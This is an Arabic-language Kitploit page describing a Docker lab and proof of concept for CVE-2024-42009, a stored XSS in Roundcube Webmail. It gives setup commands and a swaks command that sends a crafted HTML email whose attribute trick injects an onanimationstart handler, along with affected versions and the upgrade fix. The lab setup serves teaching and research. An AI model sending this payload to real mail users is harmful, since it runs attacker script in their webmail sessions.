
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-42009 — # إثبات مفهوم قائم على Docker لـ CVE-2024-42009، ثغرة XSS مخزنة في Roundcube Webmail. يوضح الاستغلال عبر رسائل بريد إلكتروني HTML مصممة بعناية ويتضمن إعدادًا لبيئة مختبرية قابلة للاستغلال. | Kitploit
أدوات/GitHubGitHub/zaidarif47/cve-2024-42009
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويبالتعلم والتعليممختبرات وتدريب عملي
GitHubzaidarif47/cve-2024-42009

CVE-2024-42009

# إثبات مفهوم قائم على Docker لـ CVE-2024-42009، ثغرة XSS مخزنة في Roundcube Webmail. يوضح الاستغلال عبر رسائل بريد إلكتروني HTML مصممة بعناية ويتضمن إعدادًا لبيئة مختبرية قابلة للاستغلال.

عرض المستودع
111منذ 7 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2024-42009 – ثغرة XSS مخزنة في Roundcube (PoC باستخدام Docker)

📌 نظرة عامة

يُظهر هذا المستودع إثبات مفهوم (PoC) عمليًا لـ CVE-2024-42009، وهي ثغرة من نوع Cross-Site Scripting (XSS) المخزنة في بريد Roundcube الإلكتروني.

تحدث الثغرة بسبب تنقية HTML غير صحيحة تتبعها إعادة معالجة غير آمنة للسمات، مما يسمح للمهاجمين بحقن معالجات أحداث ضارة عبر رسائل HTML إلكترونية مُعدّة.


⚠️ الإصدارات المتأثرة

  • Roundcube ≤ 1.5.7
  • Roundcube ≤ 1.6.7

🧠 ملخص الثغرة

يقوم Roundcube بتنقية رسائل HTML الواردة ولكنه يعيد معالجة بعض السمات (مثل bgcolor، سمات مشوهة) لاحقًا، مما يؤدي إلى:

  • ارتباك في حدود السمات
  • حقن سمات جديدة
  • إعادة إدخال معالجات أحداث خطيرة (مثل onanimationstart)

يسمح هذا بتنفيذ كود JavaScript عشوائي عند فتح الضحية لرسالة إلكترونية ضارة.


🐳 إعداد البيئة (Docker)

1. استنساخ المستودع

git clone https://github.com/ZaidArif47/CVE-2024-42009-PoC.git
cd CVE-2024-42009-PoC

2. تشغيل المختبر الضعيف

docker compose up -d

⏳ انتظر حوالي 10-15 ثانية حتى يتم تهيئة خادم البريد.


3. إنشاء مستخدمين اختبار

docker exec mailserver setup email add [email protected] 'attacker123'
docker exec mailserver setup email add [email protected] 'victim123'

4. الوصول إلى Roundcube

http://localhost:8080

بيانات الدخول:

  • [email protected] / victim123
  • [email protected] / attacker123

💣 الاستغلال

أرسل البريد الإلكتروني الضار باستخدام أداة swaks:

swaks --to [email protected] \
      --from [email protected] \
      --server localhost:2525 \
      --header "Content-Type: text/html; charset=utf-8" \
      --header "Subject: CVE-2024-42009 PoC" \
      --body '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(1) foo=bar">Foo</body>'

📸 إثبات المفهوم

  1. سجل الدخول إلى حساب الضحية في Roundcube
  2. افتح صندوق الوارد للبريد الإلكتروني
  3. يتم تنفيذ JavaScript (تظهر نافذة تنبيه)

1. تسليم البريد الإلكتروني الضار

Step 1

2. تشغيل XSS

Step 3


🛡️ التخفيف

قم بالترقية إلى الإصدارات المصححة:

  • Roundcube ≥ 1.6.8
  • Roundcube ≥ 1.5.8

📚 المراجع

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2024-42009
  • Sonarsource: https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/#desanitization-in-inline-email-rendering-cve202442009

⚖️ إخلاء المسؤولية

هذا المشروع مخصص للأغراض التعليمية وأبحاث الأمن المصرح بها فقط. لا تستخدمه ضد أنظمة دون إذن مناسب.



تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    441
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →



